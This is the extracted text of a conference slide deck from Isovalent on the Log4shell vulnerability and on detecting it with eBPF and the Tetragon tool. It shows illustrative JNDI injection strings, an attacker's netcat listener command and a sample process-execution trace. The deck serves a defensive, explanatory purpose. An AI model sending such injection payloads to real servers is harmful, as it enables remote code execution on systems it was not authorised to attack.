

ISOVALENT

The Next Log4shell?! Preparing for CVEs with eBPF!



Would just ad

Speakers



John Fastabend

Tetragon Lead & Cilium Maintainer,
Staff Software Engineer
Isovalent



Natalia Reka Ivanko

Security Product Lead
Isovalent



Agenda

- Motivation - Log4shell 101
- Why eBPF is the optimal solution?
- eBPF-based Runtime Security - Tetragon
- Demo - Detecting Log4shell with Tetragon
- The next Log4shell?! - Further detection & prevention techniques


ISOVALENT

Log4shell 101



Log4shell 101

- CVE-2021-44228: vulnerability in Apache2 Log4j (java-based) logging library
- Allows Remote Code Execution
- Attack scenario: an attacker who can control log messages is able to execute arbitrary code loaded from attacker-controlled servers
- Effects wide range of products, servers vendors etc ...




Log4j features



Vulnerability is due to 3 features:

1. Allows to log messages **from sources that you don't control**
2. Allows to log environment variables **`${java_version}`**
 - a. Recursively **`${...${...}}`**
3. **JNDI** feature - lookup information on other servers (DNS lookups, LDAP)
 - a. **`${jndi://ldap:1.1.1.1:8080}`**
 - b. Run a Java object


Crafty individual: **`${jndi://ldap:1.2.3.4:1239/a}`**



How does it work?



Attacker



Vulnerable Web Application

Exposed to the Internet:

- Static IP
- Load Balancer

Running a vulnerable Log4j version

- Attacker controlled
- Contains malicious java class





Attacker's LDAP server

- Runs netcat listener
nc -lvp 9001



Attacker's machine

How does it work?



Exposed to the Internet:

- Static IP
- Load Balancer

Running a vulnerable Log4j version

- Attacker controlled
- Contains malicious java class




Attacker's LDAP server

- Runs netcat listener
nc -lvp 9001




Attacker's machine


How does it work?




How does it work?




How does it work?



How does it work?



How does it work?





Why is it so powerful?

The log4shell vulnerability is particularly dangerous due to 4 factors:

1. **Easy to exploit:** pass a string to an application with your domain
2. The **widespread features** of log4j (\$, JNDI lookup, Java class execution)
3. It enables **RCE**
4. It is basically **everywhere**

Let me know, if I missed anything ...

What can Detection and Response Teams do?


Identifying and patching these systems will take a very long time ...

Until patching is completed, some serious questions remains:

- How can we detect unpatched software?
- How can we be sure that our Kubernetes workloads or servers are running safe?
- How can we detect if we have been compromised?

To be able to detect:

- **Low overhead, real-time** observability
- **Dynamic** tools
- Visibility into **Kubernetes workloads**



ISOVALENT


BPF

The Cloud Native Observability Platform

BPF The Cloud Native Observability Platform:

Why BPF?

- Extend Linux kernel at most function calls with security and observability context
- Extend Linux kernel to be Kubernetes aware
- Can be dynamically done at scale (10k+ nodes)
- Minimally invasive when done with care
- Extend Linux kernel security model with Kubernetes, metadata and historical context





BPF The Cloud Native Observability Platform: Why is this Interesting

With an observability platform we can answer...

- What binaries have run in the past and are running now?
- Are we running latest version of libraries?
- What network connections are open: both listening, connecting for UDP/TCP/RawSockets/...
- Is my network healthy: are there drops, is the latency within SLAs, detecting bursts and dips, ...
- What files are being accessed, written, executed, mmapped, ...
- Are my connections encrypted? And with what TLS, IPsec, Wireguard.
- Are my TLS connections meeting compliance requirements.

Competing Ideas

- Real time (time scales of us, ms, ...)
- Minimal CPU and memory constraints
- Offline and Online modeles, respect the pipeline limitations



BPF The Cloud Native Observability Platform: Why is this Interesting

With an observability platform we can answer...

- **What binaries have run in the past and are running now?**
- **Are we running latest version of libraries?**
- **What network connections are open: both listening, connecting for UDP/TCP/RawSockets/...**
- Is my network healthy: are there drops, is the latency within SLAs, detecting bursts and dips, ...
- **What files are being accessed, written, executed, mmapped, ...**
- Are my connections encrypted? And with what TLS, IPsec, Wireguard.
- Are my TLS connections meeting compliance requirements.

Competing Ideas

- Real time (time scales of us, ms, ...)
- Minimal CPU and memory constraints
- Offline and Online models, respect the pipeline constraints



Tetragon

Security Observability & Runtime Enforcement



ISOVALENT

BPF The Cloud Native Observability Platform


Tetragon: Execution Traces



Every Executed Binary In the System Is Recorded

- System is K8s Cluster, Servers, and VMs
- For historical DB time series database

```
"process_exec":  
  "process":{  
    "exec_id": "bWluaWt1YmU6MT...",  
    "sha-256": "...",  
    "pid": 17978,  
    "cwd": "/",  
    "binary": "/docker-entrypoint.sh",  
    "arguments": "/docker-entrypoint.sh nginx -g",  
    "start_time": "2021-10-13T12:58:31.794Z",  
    "pod": {...},  
    "parent_exec_id": "...",  
    "cap": {...}  
  },  
  "parent": {...},  
  "node_name": "minikube",  
  "time": "2021-10-13T12:58:31.794Z"
```



BPF The Cloud Native Observability Platform


Tetragon: Execution Traces



Every Executed Binary In the System Is Recorded

- System is K8s Cluster, Servers, and VMs
- For historical DB time series database

```
"process_exec":  
  "process":{  
    "exec_id": "bWluaWt1YmU6MT...",  
    "sha-256": "...",  
    "pid": 17978,  
    "cwd": "/",  
    "binary": "/docker-entrypoint.sh",  
    "arguments": "/docker-entrypoint.sh nginx -g",  
    "start_time": "2021-10-13T12:58:31.794Z",  
    "pod": {...},  
    "parent_exec_id": "...",  
    "cap": {...}  
  },  
  "parent": {...},  
  "node_name": "minikube",  
  "time": "2021-10-13T12:58:31.794Z"
```



BPF The Cloud Native Observability Platform

